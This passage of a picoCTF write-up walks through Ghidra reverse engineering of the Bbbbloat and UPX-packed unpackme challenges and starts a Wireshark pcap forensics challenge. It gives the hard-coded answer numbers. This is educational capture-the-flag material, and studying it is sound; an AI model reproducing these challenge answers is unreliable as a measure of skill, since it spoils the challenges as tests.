



Figure 56: Bbbbloat Importing Binary into Ghidra

After importing the file, you will be asked to accept some things regarding the format and then you need to analyze the binary using some of the analyzers ghidra provides you with (if you have never used ghidra before, simply accept everything and click analyze to analyze the binary with the default analyzers although I do suggest you become more accustomed to ghidra because it’s one of the best open-source reverse engineering tools out there). After the file is analyzed, there are several ways you could proceed from here. The first goal is to find the “main” function of the program. This will be the first goal in most reverse engineering challenges from now on, find the "main" function and get a sense of how the program works, what functions are called, what code is each function is executing, where is the flag located and so on. To do that you could search all the functions from the "functions" directory on the "symbols tree" pane of ghidra and hope that you stumble across something that could be the "main" function of the program. Keep in mind that the "main" function may and likely will have a different name than "main", so you want to find something that could be the "main" function.




```
00100760 90 3f 00        Elf64_Re...
         00 00 00
         00 00 07 ...
...........
                         //
                         // .init
                         // SHT_PROGBITS  [0x1000 - 0x101a]
                         // ram:00101000-ram:0010101a
                         //

                         ************************************************
                         *                          FUNCTION
                         ************************************************
                         undefined __DT_INIT()
         undefined         AL:1            <RETURN>
                         __DT_INIT

00101000 f3 0f 1e fa     ENDBR64
00101004 48 83 ec 08     SUB        RSP,0x8
00101008 48 8b 05        MOV        RAX=>__gmon_start__,qword ptr [-
         d9 2f 00 00
0010100f 48 85 c0        TEST       RAX,RAX
00101012 74 02           JZ         LAB_00101016
00101014 ff d0           CALL       RAX=>__gmon_start__
```

```

void __DT_INIT(void)

{
  __gmon_start__();
  return;
}

```

Figure 57: Bbbbloat Reverse Engineer Binary I

From the figure above, you can see that we clicked on one of the functions from the "functions" directory on the left and its assembly code appeared on the pane in the middle as well as the source code on the decompile pane in the right. Keep in mind that this might not be the original source code of the binary, several functions, variables might have been renamed because ghidra and other reverse engineering tools can't retrieve the original source code as it was with 100% success. Also as seen in figure 44, we have yet to find the "main" function. You could also use the "filter" bar on the "symbol tree" pane to filter for "main" but since "main" might have a different name, that won't always work as is the case here. What we can also do in this case is we can look at the "defined strings" pane of ghidra and look for a string that matches what the program asked us when we run it which is "What's my favorite number?". As shown in the figure below, we did locate such a string.




```
                                 [0x2000 - 0x2038]
                                ram:00102038

                                                     XREF[2]:     00100130(*),
                                                                  _elfSectionHeaders::00000490(*)
                                01h
                                00h
                                02h
                                00h

                                rite_number?_00102004            XREF[1]:     FUN_00101307:001013cb(*)
                                "What's my favorite number? "

                                                     XREF[1]:     FUN_00101307:0010144d(*)
                                25h    %
                                64h    d
                                00h

                                not_it!_00102023                 XREF[1]:     FUN_00101307:00101583(*)
                                "Sorry, that's not it!"
```

Defined Strings - 51 items

Location	String Value	String Repre...	Data Type
00100553	__isoc99_sc...	"__isoc99_sc...	ds
00100562	__stack_chk...	"__stack_chk...	ds
00100573	putchar	"putchar"	ds
0010057b	strdup	"strdup"	ds
00100582	printf	"printf"	ds
00100589	strlen	"strlen"	ds
00100590	stdout	"stdout"	ds
00100597	fputs	"fputs"	ds
0010059d	__cxa_finalize	"__cxa_finalize"	ds
001005ac	__libc_start_...	"__libc_start...	ds
001005be	free	"free"	ds
001005c3	GLIBC_2.7	"GLIBC_2.7"	ds
001005cd	GLIBC_2.4	"GLIBC_2.4"	ds
001005d7	GLIBC_2.2.5	"GLIBC_2.2.5"	ds
001005e3	_ITM_deregi...	"_ITM_deregi...	ds
001005ff	__gmon_star...	"__gmon_sta...	ds
0010060e	_ITM_registe...	"_ITM_regist...	ds
00102004	What's my f...	"What's my f...	ds
00102023	Sorry, that's...	"Sorry, that'...	ds
00102091	zR	"zR"	ds

Figure 58: Bbbbloat Ghidra Reverse Engineering II


We can see on the assembly pane that this string is linked to a specific function and by clicking at the link we are able to view the source code for that function. We assumed that this is the “main” function and by examining the source code, that assumption is proven correct. You could also rename the function and variables if you like in order to remember them more easily. Although the source code is a little complicated, we can still understand a few things as shown in the figure below.



```
  char *local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  long local_10;

  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  local_38 = 0x4c75257240343a41;
  local_30 = 0x3062396630664634;
  local_28 = 0x63633066635f3d33;
  local_20 = 0x4e5f6532636637;
  local_44 = 0xd2c49;
  printf("What\'s my favorite number? ");
  local_44 = 0xd2c49;
  __isoc99_scanf(&DAT_00102020,&local_48);
  local_44 = 0xd2c49;
  if (local_48 == 0x86187) {
    local_44 = 0xd2c49;
    local_40 = (char *)FUN_00101249(0,&local_38);
    fputs(local_40,stdout);
    putchar(10);
    free(local_40);
  }
  else {
```

Figure 59: Bbbbloat Ghidra Reverse Engineering III


We can see the call to the “printf” function which prints the string that asks for the favorite number as well as the call to the “scanf” function that reads the user input and saves it to a variable named “local_48”. We can also see a comparison between the variable that contains the user input and a static value. Although we can’t be sure, it’s very likely that this is the comparison the program makes to see if the number the user entered is equal to the favorite number. In this case the favorite number is “0x86187” in hex which is “549255” in decimal. From figure 46, we can also see a call to the “fputs” function and this is likely the code that prints the flag. The flag in this case is calculated at the “FUN_00101249” function but we don’t even need that information. We know that when the user enters the correct number, the flag is printed out so all we have to do is give as input to the binary the number “549255” and we will get the flag as shown in the image below.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./bbbbloat
What's my favorite number? 549255
picoCTF[redacted]
```

Figure 60: Bbbbloat Exploit

The second challenge is very similar to the first except that the binary this time is packed. Packed files are files that have been compressed firstly to minimize their file size but most often to complicate the reversing process. Packing is one of the most common techniques that's used to make reverse engineering executables harder. It has been used my malware authors many times in the past but it can be used by anyone who wants to make his code harder to reverse. For this challenge, the name of the binary itself contains "upx" which hints at the file being packed with the upx packer. The ultimate packer for executables or upx as is more commonly called, is a free and open-source executable packer supporting a number of file formats from different operating systems. We can verify that the file is packed by using the "strings" command.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ strings unpackme-upx | more
UPX!@
0/0K
e_P=J?/
"_xy!
P/0"HO
GSd2
t>d4
5t]l
'PXPI
AWAVAUATM
[]A\A
!x}p
N~Hc
\H%-
z\]f
p2U;
< ~X#
d)YNP
A:4@r%uLH
FAmk0>b
7fH0dfeh"
3dc6f
"uCB
6Y42w
+JL:>{
^l q2}
^5]"
        .$\4
&=      sp
S@!.
rcD:
x68}
Genu
ineIm
```

Figure 61: Unpackme Identifying Packer

Note only is it obvious that this file is packed since the strings that you would normally see aren't there but at the first line, we find the "upx" keyword which points to the file being packed with the upx packer again. To unpack the file, we need to use the following command:


```
upx -d unpackme
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ upx -d unpackme-upx
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96        Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1002408 <-    379116   37.82%   linux/amd64   unpackme-upx

Unpacked 1 file.
```

Figure 62: Unpackme Unpacking Binary


After the file is unpacked, we can run the “strings” command again.



```
_nl_C_LC_IDENTIFICATION
_dl_ns
_nl_load_locale_from_archive
__cache_sysconf
.symtab
.strtab
.shstrtab
.note.gnu.property
.note.gnu.build-id
.note.ABI-tag
.rela.plt
.init
.text
__libc_freeres_fn
.fini
.rodata
.stapsdt.base
.eh_frame
.gcc_except_table
.tdata
.tbss
.init_array
.fini_array
.data.rel.ro
.got
.got.plt
.data
__libc_subfreeres
__libc_IO_vtables
__libc_atexit
.bss
__libc_freeres_ptrs
.comment
.note.stapsdt
```

Figure 63: Unpackme Running Strings Command after Unpacking

As we can see, the binary is now unpacked and several strings we normally expect are there. The next step is to import the binary into ghidra and reverse engineer it (I used the default analyzers in this case). After analyzing the binary, we filter using the keyword “main” to find the “main” function of the program. Luckily that works this time and after finding the “main” function we are able to examine the source code in the “decompile” pane.




```
                 e8 01

                              LAB_00401e63                                    XREF[
    00401e63 48 8b 45 e8      MOV        RAX,qword ptr [RBP + -0x18]
    00401e67 48 3b 45 f8      CMP        RAX,qword ptr [RBP + -0x8]
    00401e6b 72 86            JC         LAB_00401df3
    00401e6d 48 8b 45 f0      MOV        RAX,qword ptr [RBP + -0x10]
    00401e71 c9               LEAVE
    00401e72 c3               RET

                              **************************************************
                              *                     FUNCTION
                              **************************************************
                              undefined main()
         undefined              AL:1           <RETURN>
                              main                                            XREF[
    00401e73 f3 0f 1e fa      ENDBR64
    00401e77 55               PUSH       RBP
    00401e78 48 89 e5         MOV        RBP,RSP
    00401e7b 48 83 ec 50      SUB        RSP,0x50
    00401e7f 89 7d bc         MOV        dword ptr [RBP + -0x44],EDI
    00401e82 48 89 75 b0      MOV        qword ptr [RBP + -0x50],RSI
    00401e86 64 48 8b         MOV        RAX,qword ptr FS:[0x28]
             04 25 28
             00 00 00
    00401e8f 48 89 45 f8      MOV        qword ptr [RBP + -0x8],RAX
```

```
undefined8 main(void)

{
  long in_FS_OFFSET;
  int iStack_44;
  undefined8 uStack_40;
  undefined8 uStack_38;
  undefined8 uStack_30;
  undefined8 uStack_28;
  undefined4 uStack_20;
  undefined2 uStack_1c;
  long lStack_10;

  lStack_10 = *(long *)(in_FS_OFFSET + 0x28);
  uStack_38 = 0x4c75257240343a41;
  uStack_30 = 0x30623e306b6d4146;
  uStack_28 = 0x6865666430486637;
  uStack_20 = 0x36636433;
  uStack_1c = 0x4e;
  printf(&UNK_004b3004);
    isoc99_scanf(&UNK_004b3020,&iStack_44);
  if (iStack_44 == 0xb83cb) {
    uStack_40 = rotate_encrypt(0,&uStack_38);
    fputs(uStack_40,_IO_2_1_stdout_);
    putchar(10);
```

Figure 64: Unpackme Ghidra Reverse Engineering

As we can see, this program is similar to the last one we reverse engineered where the program asks the user “What’s my favorite number”, grabs the user input, saves it at a variable named “iStack_44” and then compares it to a static value. After that we again see a call to the “fputs” function which will print the flag if the number the user entered matches the static value. The static value which is the correct number is “0xb83cb” in hex which is “754635” in decimal. We also see a call to the “rotate_encrypt” function which likely tries to obfuscate the flag value but we don’t need to analyze it in this case. By simply providing as input the decimal number we found to the binary, we get the flag as shown in the figure below.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ ./unpackme-upx
What's my favorite number? 754635
picoCTF[redacted]
```

Figure 65: Unpackme Exploit

Eavesdrop and Operation Oni (Forensics 300 points)


In this section, we solve the 2 out of 3 forensics challenges on the 300-point category. For the first challenge, we are given a pcap file and told to analyze it in order to find the flag. Like we explained in a previous section, this is a common network forensics challenge. In a lot of ctf forensic challenges regarding network forensics, you will be given pcap files to analyze to retrieve the flag. After opening the pcap file using wireshark, we see that we have a total of 75 packets exchanged. That's not a big number, so we immediately start the analysis. The first thing I like to do when dealing analyzing a big number of packets (75 is not a big number in this case), is go to the "statistics" tab of wireshark and open the "protocol hierarchy statistics". The new window that appears shows the protocols used in the traffic that were analyzing as shown below.


Wireshark · Protocol Hierarchy Statistics · capture.flag.pcap

Protocol	Percent Packets	Packets	Percent Bytes
Frame	100.0	75	100.0
Ethernet	100.0	75	19.3
Internet Protocol Version 4	78.7	59	18.7
User Datagram Protocol	8.0	6	0.8
Dynamic Host Configuration Protocol	2.7	2	13.4
Domain Name System	5.3	4	3.7
Transmission Control Protocol	70.7	53	37.0
Hypertext Transfer Protocol	2.7	2	3.7
Data	22.7	17	7.4
Address Resolution Protocol	21.3	16	9.4

Figure 66: Eavesdrop Analysis with Wireshark I

